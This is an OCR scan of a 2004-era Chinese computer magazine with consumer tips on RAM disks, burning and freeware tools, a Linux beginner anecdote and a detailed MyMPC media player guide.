备注	从名字上也可以看出，几乎对应了所有主流系统。而且既可以模拟软驱，也可以模拟硬盘，只是现在Cenatek公司已经不出售RAMDiskNT和RAMDisk9x/Me，也不再提供技术支持。	该公司的产品比较适合企业用户，不太适合经常更换操作系统的个人用户。	它有一定局限性，如虚拟的磁盘不能超过32MB，但它完全免费，并且支持Windows 2000。	有免费和收费两个不同版本，根据微软的RAMDisk改写而来，免费版本最大支持32MB的虚拟内存盘，收费版本则没有这个限制。	是从微软的RAMDisk改写而来，完全免费，支持Windows 2000/XP/2003，容量没有限制，经长期使用，非常稳定，它是本文重点介绍的软件。




图1　Windows可能会警告驱动程序没有数字签名，不必理睬它，点击“Yes”按钮即可

取决于内存大小，但如果只有256MB内存，那么虚拟内存盘的大小最好不要超过64MB，如果是1GB或1GB以上的内存，甚至可以把虚拟内存盘的大小设置为784MB。

★“盘符”：根据系统实际情况设置即可，缺省是R，只要是没有使用的盘符都行。

★“虚拟内存盘的类型”：缺省是“Fixed Media”(硬盘)，还可以设置为“Removable Media”(软盘)等。

选择好需要的设置后，按点击“OK”按钮即可。

Step 3 现在打开“资源管理器”，就会发现多了一个盘符R(假定设置的盘符是R，下文会直接用盘符R来代表虚拟内存盘)。现在就要开始优化系统了。

2.把虚拟内存盘做为硬盘

虚拟内存盘设置好后，就是优化系统，充分发挥虚拟内存盘的作用。下面所讲的三个实战，虚拟内存盘都设置为了缺省的“Fixed Media”项。

实战一：设置系统临时文件夹

实现功能：将系统和应用程序的临时文件都改为保存在虚拟内存盘上，这样可以提高系统运行效率，又不用担心死机导致的临时文件夹目录逐渐增大的问题。

实现方法：右击“我的电脑”，选择“属性”，选择“高级→环境变量”，打开如图2所示的窗口，将它们都改成“R:\TEMP”。注意，最好不要用R盘的根目录作为临时目录。




图2　双击修改的项目在“变量值”框后输入“R:\TEMP”(不含引号)即可修改

实战二：更改IE的缓存目录

实现功能：把浏览网页时产生的临时文件都保存到虚拟内存盘上，可以加快IE的浏览速度。

实现方法：打开IE，选择菜单中的“工具→Internet选项”，确认在“常规”标签下，然后点击“设置”按钮，按照图3所示进行设置。




图3　按照步骤完成设置

小提示

★其他应用程序，如Winzip，需要单独设置，一般都比较容易找到修改设置的位置。但如果在安装这些软件前已经做过上面操作，那么它们会根据系统设置自动调整，不需修改。

实战三：提高编程速度，让BT不再伤害磁盘

现在很多朋友使用P2P软件下载，如edonkey，emule，BT等，这些软件的一个缺陷是由于多线程访问硬盘，会令硬盘磁头进行大量的无规律移动，可能导致硬盘磁头磨损，但这个缺点对于虚拟内存盘来说，根本不是缺点，因为虚拟内存盘根本没有磁头机械运动。所以，你可以将体积比较小的下载任务直接设置在虚拟内存盘中，从而防止硬盘损伤，同时也加快下载速度。不过要记住下载完成后，及时把文件拷贝到硬盘上，以免重启后文件丢失。

至于内存盘的其他应用有：(1)用过Visual C或Gcc开发软件的朋友都知道，编译过程会产生大量临时文件，动辄十几MB，你可以调整编译器设置，使编译产生的中间文件都存到虚拟内存盘上，这样可以极大提高编译速度(当然虚拟内存盘的容量也要加大)。(2)如果你用自己的电脑当做FTP服务器，那么只要内存足够大，将热门的文件完全放到虚拟内存盘上，这样就不怕多线程访问FTP造成硬盘损坏的问题了。

小提示

★一般情况下，修改设置不需要重启，但如果有其他应用程序正在访问虚拟内存盘，软件则会要求重启，这时最好关闭正在访问虚拟内存盘的程序。

★当IE的缓存被设置到虚拟内存盘中时，如果修改虚拟内存盘设置，软件就会要求重启，因为IE缓存在登录后就被“资源管理器”打开了，即使没有用IE也会被占用。解决方法是登录另一个管理员账号，或修改IE缓冲目录(修改IE缓冲也要求重新登录)。

3.把虚拟硬盘作为磁盘

前面所讲的虚拟内存盘的用处都属于缓存数据，以便提高Windows运行效率，下面将告诉大家如何用虚拟内存盘模拟出各种容量的软驱。

回音壁

巧妙添加注册码

■冷酷的天空

看到2004年第3期《解读最昂贵的字符串——注册码全攻略》后，经过测试又找到了两个可以对已经下载的文件添加注释或注册码的地方。它们同样也非常的方便、简单。

1.FlashGet

对于从光盘或朋友电脑中拷贝回来的文件，同样也可以用FlashGet添加注册码，比如拷贝了一个新版的MSN Messenger，文件名为MSNGB_SETUPNT.exe，保存在了E:\Tools文件夹下。这里可以按如下步骤将其添加至FlashGet中保存。

Step 1 打开FlashGet，选择“文件→添加文件”，然后在弹出窗口中选择“E:\Tools\MSNGB_SETUPNT.exe”。

Step 2 在“添加以前下载的文件”窗口下的“类别”中选择“软件”，并去除“移动文件”的勾选。接着在“注释”中添加上“MSN Messenger 6.1.0207”即可(见图1)。

Step 3 为防止重装系统时，把这些数据都删除，可以对数据库进行备份：点击菜单中的“文件→另存为数据库”，把数据库文件保存到其他分区中备份。需要恢复时，只要进入FlashGet，选择菜单中的“文件→打开旧数据库”，然后找到备份文件即可。




图1 添加完成后的软件项

2.Total Commander

Total Commander(以下简称TC)中也带有注释功能，用它也可以记录软件注册码。

进入TC后，按“Ctrl+Z”，打开“文件说明”窗口，然后在文本框中直接输入注释内容，如注册码等，再点击“确定”即可。需要查看时，只要点击TC菜单中的“显示→文件说明”即可。需要修改时，只要选中文件，然后点击“Ctrl+Z”，即可进行修改。

小提示

其实TC是把这些注释信息隐藏在了该文件夹下的一个名为descript.ion文件中，你用“记事本”打开该文件，就能看到与文件名相对应的注释信息了，当然你也可以在这里手工修改。CF [SY03]

实战一：无中生有，为电脑免费装软驱

实现功能：由于闪存盘的出现，现在很多朋友的电脑上没有安装软驱，然而有一些程序，必须要有软驱才能运行，比如制作瑞星杀毒软件的杀毒盘，或一些软件需要验证钥匙盘后才能运行。这里完全可以用内存盘来实现。

实现方法：进入RAMDisk，将闪存盘类型设置为“Removable Media”，也就是软驱类型，内存盘大小设置成需要的容量，如普通的软驱是1.44MB，也就是1440KB的大小，盘符设置为A(如果没有特殊要求，其他盘符也可以)，然后双击“OK”按钮即可。

实战二：制作Acronis系列软件Acronis PartitionExpert 2003、Acronis RecoveryExpert Deluxe、True Image 6.0的整合应急启动盘

实现功能：Acronis系列软件具有分区、文件恢复、系统备份等功能，它们的应急启动盘也非常不错，但每个软件都需要3张以上的软盘，如果要制作光盘版，则每个软件都要占用一张光盘，有些浪费。而且不管是光盘版还是软盘版，你都无法在Windows及DOS下看到上面的任何文件，虽然有办法可以用WinISO把光盘版的启动文件导出，但4MB的容量有些过大，那么如何解决这个问题呢？难道非要多用几张光盘(非常浪费)，或者多用几张磁盘？其实我们完全可以用RAMDisk来制作出任意大小的软盘镜像文件。

Step 1 进入RAMDisk，将闪存盘类型设置为“Removable Media”，磁盘的容量设置成“5M”(不含引号)。

Step 2 运行Acronis的Bootable Rescue Media Builder，制作启动镜像。

Step 3 回到RAMDisk，点击“Save Image”按钮，这样就得到了5MB大小的启动镜像文件。之后可以用如BCDW等软件加载这个启动镜像，制作多重启动光盘。

CF [SY02]

菜鸟眼中的 Linux

■菜菜鸟

那天终于在我的师傅家里看到了传说中的Linux，画面挺不错的，但最重要的是新鲜啊！那可是我从来没有见过的，很多设置都与我平常使用的Windows不同，而且设置项目也很多，我被深深地吸引了，并暗下决心：三天内把它搞定……

经过师傅的介绍，才知道Linux有这么多版本，什么RedHat、Mandrake，师傅问我要安装那个版本，一脸茫然的我根本答不出来……

后来师傅还告诉我，要安装Linux可麻烦了，不仅仅要选择不同版本，而且还要使用专门的分区格式，像我这样的水平弄不好就可能把硬盘上的数据给清除得一干二净……

这么危险的工作自然是要留给我的师傅，别看他只比我大三岁，可电脑玩得比我强得多。

最终师傅决定给我亲自安装RedHat，原因是很多人都在用它。看着师傅那一连串娴熟的操作，让我直流口水，更让我暗下决心——就三天！三天之后拿下Linux！

企鹅终于出现了，我着急地想立刻上手试试看，师傅笑了笑，把鼠标给了我，我拖了拖这个，点了点那个，一切都是这么新奇，一切都是这么陌生。师傅看着我兴致正高，说了声“再见”，就走了。就这样Linux安装到了我的电脑中。

之后发生如下事件：

1.我发现Windows下的那些硬盘都找不到了，打电话问师傅怎么解决，在近1个小时Step by Step的远程技术支持电话指导下，我“顺利”地找到了它们。

2.我能上网，但不能上QQ，这可不成，没有QQ上的MM，那上网还有什么意思？又是远程技术支持电话，Gaim终于平安地进入了我的电脑。不过没多久Gaim的QQ插件居然不能用了。

3.我看到Linux下的游戏比Windows下的多得多时，非常高兴。1小时后，我发现Linux下的游戏很无聊。

4.Linux设置太多了，基本上都不明白，也用不到。

几十天过去了……

就这样，我除了在安装的头几天进入了Linux外，就再也没有进入过它了。那里没有QQ(Gaim居然不支持QQ了，很多功能还无法实现)，也没有我喜欢的CS，更不要说网游了，对我一个普通用户，Linux对我又有什么用呢？对于我这个菜鸟来说，还是让它从我的硬盘中消失吧。随着我师傅的一连串操作，Linux从我的硬盘中消失了……

我师傅又在用虚拟机玩Mac OS了……

所有人都喜新厌旧，我也不例外……

“大苹果”我来了！CF [SY04]



讯怡二分之一
右 手 页

Nero 以外的选择

■刻录大师阿当

软件故事

阿当的MM刚刚添置了一台刻录机，第一张盘的刻录工作自然就落到了阿当身上，正好刚从网上找到的几个光盘软件，这里也都介绍给大家。

免费的选择

像Nero、Easy CD Creator这些软件的功能很强大，阿当也觉得不错，可它们都是商业软件，阿当用着很不踏实，所以本着“免费刻录 自用有理”的原则，阿当到网上找了一款免费的刻录软件——Burn4Free。它除了具有Nero及Easy CD Creator大部分刻录功能外(要知道现在的刻录软件增加了N多与刻录无关的东东)，还很好地和“资源管理器”整合在了一起，比如你可以直接把文件从“资源管理器”拖到刻录窗口中，或直接用“资源管理器”右键菜单把需要刻录的文件发送到刻录窗口中。另外这款免费的刻录软件同样支持DVD的刻录。

下载地址:http://sq2.onlinedown.net/down/Burn4Free_Setup.exe

检查你的光盘

据很多光盘制造厂商说，一张刻录光盘可以保存100年，而阿当那个只刻了不到1年的光盘，前几天就光荣下岗了，从而引出了一个问题——光盘到底能保存多久？阿当推荐大家使用CDCheck，它能检查光盘是否正常，数据是否损坏。最重要的是可以通过与原数据对比，进行确认。除了光盘外，这款软件的校验功能同样适用于其他的移动存储，如闪存盘、磁盘等。

下载地址:http://nj2.onlinedown.net/down/CDCheckSetup.exe

把光盘中的音乐放到硬盘里

阿当和MM都很喜欢听歌，所以经常和好友互换CD，为了保存这些歌曲自然会把它们压缩成MP3，而进行这项工作的是CD to WAV/MP3 Ripper。这款免费软件(免费版里加入了广告)使用起来非常简单，并且具有了几乎所有音频转换共享软件的功能。

下载地址:http://hnpy.onlinedown.net/down/setupcdripper.exe

小提示

隐藏在软件中的光盘刻录功能

- ACDSee 6.0中的刻录:进入ACDSee后，点击菜单中的‘Create(创建)→Create Disc(创建磁盘)’，然后根据需要选择刻录的内容即可。
- RealOne Player中的刻录:进入RealOne Player，点击窗口下面的“设备”按钮，进入刻录界面，然后按照提示操作即可。
- Windows Media Player中的刻录:进入软件后，点击左侧的‘复制到CD或设置’按提示操作即可。

CF [SY05]

稀饭共享软件发布区

论坛网址:http://www.cfan.com.cn/bbs

打造自己的数码相册

数码相机已经进入了千家万户，为了与亲朋好友共享那美妙一刻，我们会把数码照片打印出来，但除此之外，其实还有一种更为方便的功能，就是把它刻到VCD中。

其实这是一款制作数码相册的软件，其中最为强大的功能就是视频流，该功能可以将你的相册制作成VCD/SVCD规格的MPG，甚至是DVD格式的高清晰度MPG，然后用刻录软件将其刻在光盘上，这样就能让拥有VCD/DVD的家庭无需电脑即可播放你的相册！

这款软件比其他同类软件更专业的地方在于非常详细的“细设置”以及80多种照片切换“特效”。另外由于软件可以给照片配上音乐及字幕，所以只要你有兴趣，甚至可以制作卡拉OK光盘。

等你把这些文件制作好后，用Nero把它们刻到光盘上就可以与好友分享了。

数码大师2004还具有制作网络相册的功能，用它你可以轻松地把相片发布到网络上，从而实现与异地好友的图片共享。

数码大师2004还可以制作“多媒体无间断屏保式数码锁屏”。至于它到底有什么用，你快去下载一个试试看吧。

数码大师2004小档案

软件版本:9.28　软件大小:5.68MB
软件性质:共享软件　适用平台:Windows 9x/2000/XP
官方地址:http://www.powerrsoft.com

(中原油田　何伟)

15元优惠注册“网文快捕”(优惠日期2月1日至4月1日):http://www.softreg.com.cn/shareware_view.asp?id=/389DAFBD-49B5-416A-9F6B-F05C77A75E60/

15元(通用版)或12元(教育版及学生版)优惠注册“日常写作无忧”(优惠日期为2月15日至4月15日)。:http://www.softreg.com.cn/shareware_view.asp?id=/389DAFBD-49B5-416A-9F6B-F05C77A75E60/(通用版)

http://www.softreg.com.cn/shareware.asp?id=13611(学生版)

http://www.softreg.com.cn/shareware.asp?id=13610(教育版)

15元优惠注册“加密金刚锁”(优惠日期3月1日至5月1日):

http://www.softreg.com.cn/shareware_view.asp?id=/3021BDA3-AF8D-4B6D-B32E-D1BACE4717C0/

CF [SY06]

让你的桌面保持整洁:Icon Restore

问: 我系统中的“桌面”壁纸都是精选的，为了得到更好的显示效果，通常会删除“桌面”上的无用快捷方式，然后把如“我的电脑”、“网上邻居”、“回收站”这些经常要用到，也不容易删除的图标都放到“桌面”上的特殊位置，但有时不小心就会移动这些图标，这时就要重新排列它们，有没有可以把这些图标都固定的方法呢？

答: 其实很多朋友都会遇到这个问题，到底如何固定住桌面上的图标呢？如果你的图标只是按顺序排列，那么很简单，只要在桌面空白处点击鼠标右键，选择“排列图标→自动排列”即可。

当然问题是不可能这么容易就解决的，更多的人不是按顺序排列的，这时我们就要借助于Icon Restore了。这款软件可以记录“桌面”图标的位置，而在需要时，立刻恢复原来的图标排列位置。不占用任何系统资料也是这款软件的特别之处。

软件使用非常简单，安装后，右击“我的电脑”，选择“Save Desktop Icon Layout”保存“桌面”图标位置，在弹出的“Icon Layout”窗口后(有时需要选择多次才会弹出)，表示软件已经记录下图标保存的位置，以后不管怎么移动图标，只要鼠标右击“我的电脑”，选择“Restore Desktop Icon Layout”即可恢复。如果需要卸载这款软件，需要从http://users.rcn.com/taylotr/uninstall_icon_restore.exe处下载这款软件的专用卸载工具进行卸载。




软件版本:1.0
软件大小:281KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://users.rcn.com/taylotr/icon_restore.exe

自动杀死没有响应的程序:KILL TIME

问: 我的系统很乱，经常在使用某软件时，动不动就来个“未响应”，有没有让这些“未响应”的程序自动关闭的程序呢？

答: 其实这个问题是可以通过修改注册表的方法来实现的，为了方便大家使用，有人制作了一个程序，专门用来修改这个功能。

它的使用方法非常简单，只要把下载的压缩包直接解压缩，然后运行Kill-Time.exe，并在弹出的“Kill Time Utility”窗口中输入需要多长时间后关闭未响应的程序，最后再点击“确定”即可。



软件大小:17KB
软件性质:免费软件　适用平台:Windows 2000/XP
下载地址:http://nomad.arsware.org/Kill-Time.zip

把你的Winamp放到任务栏上

■神农

想不想把你的Winamp放到任务栏上？这样你在浏览网页或写文章时就能很轻松地切换歌曲。而实现这个功能的就是Winamp Deskband。

Winamp Deskband小档案

软件版本：1.0 RC2　　软件大小：1003KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://sq5.onlinedown.net/down/WADSetup_1_0_RC2.exe
软件备注：Winamp Deskband从1.0 RC1开始支持Winamp 5.0X，所以目前Winamp Deskband支持的播放器软件有：Winamp 2/3/5以及Windows Media Player。

可能很多读者对Winamp Deskband还不是太熟悉，其实你把这款软件理解为Winamp的一个SKIN，只是这个SKIN是呆在任务栏里的。也正因为如此，它为我们提供了另外一种快捷控制Winamp的方法。

这次RC2的更新主要是修复BUG，新增的实用功能并不是很多，所以下面主要为新手介绍如何上手使用Winamp Deskband。

1.启动Winamp Deskband

把软件安装后，会出现Winamp Deskband的配置窗口（见图1），直接点击"OK"确认。然后右击任务栏，选择"工具栏→Winamp"，这时任务栏上就会出现Winamp Deskband的工具栏。然后你可以使用如图2所示按钮控制Winamp Deskband。



图1 Winamp Deskband的配置窗口




图2 很方便地控制Winamp Deskband

小提示

对于某些简体中文版的Winamp 5.0X，Winamp Deskband可能会找不到Winamp（即图1中的"Active Media player"无法选择），这时候你需要换用其他版本的Winamp。经小特测试，你可以从http://sq5.onlinedown.net/down/winamp502_pro.exe下载Winamp 5.02的英文版，然后再从http://sccnc.onlinedown.net/down/hp_winamp502_zmb.exe下载其汉化包即可。

2.不同时刻切换至不同的歌曲

不同时刻我们就要听不同的歌，用Winamp Deskband可以很方便地切换歌曲，具体操作方法如下（按钮名称可参考图2）。

Step1 点击Winamp Deskband的设置按钮，打开设置窗口。

Step2 点击"Bookmakes"标签，然后单击"Add"按钮，选择"File(s)"，再选择MP3列表文件，按照这个方法可以添加多个列表文件，当然也可以直接添加某个你最爱的MP3文件。或是在这里选择"Folder"添加MP3所在的文件夹。

▶▶▶ 火速链接

有关MP3文件列表的制作方法可以参考本刊2003年第22期《小列表里藏着大学问——用好你的文件列表》一文。

Step2 回到Winamp Deskband工具栏，点击切换按钮，然后就可以选择列表文件了。

小编有话说：虽然Winamp Deskband非常不错，但它也有一些缺点：比如当你不放歌曲时，最好把Winamp Deskband隐藏（方法与打开相同，只是去除"Winamp"项的勾选），不然有时会出现错误，让任务栏消失，处理这种情况的方法是：用Ctrl+Shift+Esc，进入"Windows任务管理器"窗口，选择菜单中的"文件→新任务"，在文本框中输入"explorer"，再点击"确定"即可。CF [SY08]

帮你减肥的软件：喳喳鸟瘦身精灵

问：我的女朋友想减肥，不知道有没有能帮助她的软件？

答：由于是MM使用，所以推荐你一款免费而且使用简单的"瘦身"软件，它可以告诉你的MM应该如何吃，如何运动以及别人是如何瘦下来的。另外，你还可以把瘦身的心得通过"瘦身日记"记录下来，随时知道自己的体重变化情况。

为了照顾广大菜鸟MM，这款软件设计得非常简单，只要点击不同的按钮，就可以使用了。



软件版本：1.0　　软件大小：6060KB
软件性质：免费软件
适用平台：Windows 9x/2000/XP
下载地址：http://www.51apc.com/ccnsoft/tb2004setup.rar
CF [SY07]



影音播霸 舍我其谁

——MyMPC彻底攻略

■ Haibird 波斯猫

MyMPC是国内的一些共享软件作者将Media Player Classic（以下简称MPC）和一些解码软件集成起来，打造的一个近乎全能的播放软件。它的界面虽然沿用了传统的Windows Media Player 6.4样式，但除了外观，可以说与那个老版本播放器毫无联系。MyMPC使用起来非常简单，在一个干净的系统中安装后，完全无需再安装其他工具就可以播放所有影音文件。然而，迄今为止，很多人都只知道MyMPC支持所有的媒体格式，却忽略了其中很多强劲的功能。下面就让我们来彻底研究这个工具吧！

MyMPC小档案

软件版本：精品DIY版Build 2004.02.13　　软件大小：14.5MB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://silence.hao-8.com/mympc.exe

MyMPC安装常见问题解答

1.问：MyMPC是否可以在Windows 9x上运行？

答：可以。但是……由于Windows 9x已是明日黄花，一些新技术和产品已经放弃了Windows 9x架构，许多多媒体文件的解码器和相关软件对Win9x的支持也不够好。虽然大多情况下，使用MPC不会有问题，不过，即便是MyMPC的作者也不推荐使用Windows 9x运行这个程序。

小提示

在Windows 9x和Windows 2000下，如果系统中没有安装Windows Installer，会出现"找不到msiexec或instmsia"的提示，下载并安装Windows Installer即可解决这个问题。

下载地址：http://download.microsoft.com/download/WindowsInstaller/Install/2.0/W9XMe/EN-US/InstMsiA.exe(Windows 9x)

http://download.microsoft.com/download/WindowsInstaller/Install/2.0/NT45/EN-US/InstMsiW.exe(Windows 2000)

2.问：MyMPC是否需要其他软件支持？

答：虽然不需要为MyMPC安装特定的支持程序，但它对系统的多媒体功能还是有一定的要求，最低为Windows Media Player 7和DirectX 8，但为了保证所有解码器都能够良好运行。建议安装Windows Media Player 9.0和DirectX 9的最新版本。

3.问：MyMPC对硬件有何要求？

答：由于MyMPC在视频播放方面采用了很多新技术，可能会对显卡的驱动程序有一定要求。一些老版本的驱动可能因为对新技术支持不够而产生各种Bug，所以建议经常更新、并且正确安装显卡的驱动。

4.问：MyMPC会不会与现有的多媒体软件发生冲突？

答：由于MyMPC支持RealMedia、QuickTime格式的多媒体文件，安装时可以根据自己的爱好有选择地安装。如果喜欢原始版本的RealOne Player和QuickTime Player，在安装时尽量不要安装它们的解码器。对于使用最新版本的用户，此项不用担心，因为安装时，新版本会把已经安装或安装前卸载不完全、不建议安装的部分以红色突出显示，并且默认为不安装（见图1）。对于那些喜欢MyMPC，可以不必安装其他软件的用户，可以把RealOne Player和QuickTime Player卸载后再安装MyMPC。



图1

小提示

使用Opera等非IE核心浏览器上网的用户（尤其是已经卸载掉IE的用户），也最好不要卸载RealOne Player和QuickTime Player，而且在安装MyMPC时，不要安装这两款软件的解码器。

正确安装了MyMPC后，接下来的问题就是如何把它用得更好了。看看下面的技巧吧，它会给你一个让MyMPC取代其他播放器的充分理由。

关于视频编码的问题

1.让视频编码现出原形


同一个多媒体文件，朋友那里播放正常，可自己却不能播放或出现"系统里没有合适的解码器"的提示。解决问题的关键，自然是先判断出多媒体文件的编码方式，知道缺少的是什么解码器。问题是，应该如何判断呢？

Step 1 打开MyMPC在开始菜单的程序组中的"系统工具"，打开"G.Spot编码检测工具"，将多媒体文件拖进G.Spot的路径输入框，这个文件的所有编码信息，包括你的系统中是否有可用的解码器都能尽收眼底。

Step 2 安装缺少的解码器后，再次执行Step 1的工作，然后按下"Render"按钮，看看这个文件是否可以用系统中现有的解码器正常渲染。如果显示"Rendeing Successful"，也就确定可以正常播放了（见图2）。

2.快速切换DivX/XviD编码

MyMPC最大的优点就是支持大量的视频编码，然而由于当前的视频编码并没有一个统一的标准，互相兼容的状况


图 2

也比较乱。所以在播放时，即使不同的编码都可以正常播放某个视频文件，但还是可能存在细微差别。这时可以通过 MyMPC 自带的一个切换工具选择播放所用的编码，从而获得最佳的播放效果。

打开 MyMPC 在开始菜单的程序组中的“系统工具”下的“DivX&XviD 切换工具”，从中选择不同的编码，就可以在两者之间自由切换了（见图 3）。至于效果如何，就得让你的眼睛说话了。



图 3

3.正确播放 RM/RMVB 文件

在使用 MyMPC 播放 RM/RMVB 影片时，有时会出现没有图像、停止后不能续播或无法循环播放等问题。要解决这个问题，请将格式支持中的“Real 媒体文件(DirectShow 兼容)”的回放模式由“RealMedia”改为“DirectShow”（见图 4）。


图 4

小提示

Real媒体的DirectShow模式不支持流媒体的回放，也就是说网上直接播放的RM/RMVB将不被支持，但是本地文件的兼容性更好，如何取舍，你就要自己权衡了！

关于视频播放的问题

1.DVD 不能正常播放

当用户的系统中安装有解码器优先级别高于MyMPC集成的 PowerDVD 5 核心的 DVD 播放软件时，播放 DVD 会出现播放窗口变为粉红色，并且弹出新的播放窗口的问题，除了选择其他播放软件播放 DVD 外，可以在 MyMPC 中进行如下处理。选择“查看”菜单“选项”下的滤镜，选择“代管”，点击“添加滤镜”按钮，在弹出的窗口中选择“CyberLink Video/SP Decoder”(见图 5)，然后点击“确定”回到“选项”窗口，将其设为“首选”即可。


图 5

2.播放 DVD-Audio 和 DTS-CD 不算办法的解决办法

DVD-Audio和DTS-CD是目前两种比较特殊的音频光盘格式，其发展潜力是非常大的。但目前可以支持这种未来标准 DVD-Audio 的播放器只有创新 Audigy/Audigy2 声卡自带的播放器和 WinDVD 5 白金版；支持 DTS-CD 的播放器只有 PowerDVD XP/5 Deluxe 版或 WinDVD 4/5 黄金/白金版，也就是说 MyMPC，在现阶段，MyMPC 无法解决此问题。

3.图像翻转的问题

播放带有外挂或内嵌字幕的 AVI/OGM/MKV 等文件时，细心的用户会注意到在任务栏上会显示一个绿色的箭头图标，这就是播放此类文件会自动启动的 VSFilter（原名 DirectVobSub），在上面点击右键，在弹出的菜单中选择“翻转图像”即可解决此类问题。

关于音频的问题

1.轻松搞定双语 VCD

MyMPC 支持类似超级解霸音箱软接线的技术，用户可以随意定义各个喇叭的输出信号。经常遇到使用左右声道保存的双语配音的电影，利用此功能就可以只播放要收听的配音。在 MyMPC“查看”菜单的“选项”中，点击“滤镜”，选择“音频切换器”，勾选“启用自定义声道映射”，选择自己的扬声器通道数。然后，如果要把某个声道设置和音箱的摆放位置统一，只需在排放位置后，勾选相应的声道就可（见图 6）。




图 6

2.用自己的配音文件

用MyMPC打开视频文件时，可以另外指定一个文件作为同步配音(见图7)。如果自己制作一个配音文件，并且设置为该视频的音频，或者与第三方影片剪辑互相配合，就能轻松DIY出个性化的视频。



图7

关于字幕的问题

1.正确显示DVD字幕

还记得第一次用MyMPC看DVD时，怎么也无法显示字幕，即使看遍帮助文件，也没有发现究竟何处出现了问题。反复尝试，终于发现了解决办法。

Step 1 在MyMPC“查看”菜单的“选项”(见图8)中，选择“输出”，将DirectShow视频设为VMR7/9(无转换)。注意，系统的显示属性一定要设置为32位真彩色。



图8

Step 2 点击“导航”菜单的“字幕语言”选项，选择“Enable”和要显示的字幕语言(见图9)，这样字幕才能正确显示DVD字幕。



图9

2.播放DVDRip时实现双字幕

首先，按照上面一个问题中Step 1中所述的方法进行操作，然后就可以在“字幕”、“默认样式”中详细设定字幕出现的位置、颜色、缩放比例等(注意不要与VSFilter设定的位置重合以免影响观看)。不过使用此功能以后，占用系统的资源较大，另外在Windows 9x下不建议启用双字幕功能。

用MyMPC配合摄像头录制视频

没想到吧，除了播放多媒体文件外，MyMPC还可以作为简单的视频捕获软件使用。只要安装了摄像头，就可以借助MyMPC，将实时信号压缩成录像。点击“文件”菜单下“打开设备”，在视频选项中选择摄像头，就会弹出直播窗口(见图10)。



图10

如果要把视频录制下来，请勾选“输出”下面的“录像”和“预览”两项，然后从下面的下拉菜单中选择压缩方式(编码器)，接下来点击“...”按钮，选择保存输出视频位置。选择录制的视频格式(此处我们选择"avi"文件)。去掉单独输出音频的勾选，否则输出的只有音频。全部设置完毕后，点击“录制”按钮就可以了。

MyMPC也玩远程控制

信不信由你，MyMPC也支持远程控制哦！MyMPC在这里会把你的PC虚拟成服务器端，对方只需要操作网页浏览器(如Internet Explorer)，就能远程登录你的电脑了。无需额外的软件，就可以轻松实现远程控制，方便自不用说，但也要注意安全！

打开MPC“查看”菜单下的“选项”，展开“播放期”菜单，选择“网页界面”。勾选“监听端口”，点击“应用”，就可以通过页面实现控制了。继续点击“在浏览器中打开”项，就会弹出控制页面。把“localhost”更换成自己的IP地址，告诉朋友，就可以直接让对方通过浏览器，利用控制页面的“文件浏览器”来进行远程控制了(见图11)。拷贝文件、FTP传输都没问题！




图11

CF [SY09]

■ 北京　高岩

看点 把DVD影碟轻松压缩成大小700MB的DVDRip或VCD，用CD-R备份DVD影碟不再难！

把大象装进冰箱

——700MB刻录盘也能备份DVD



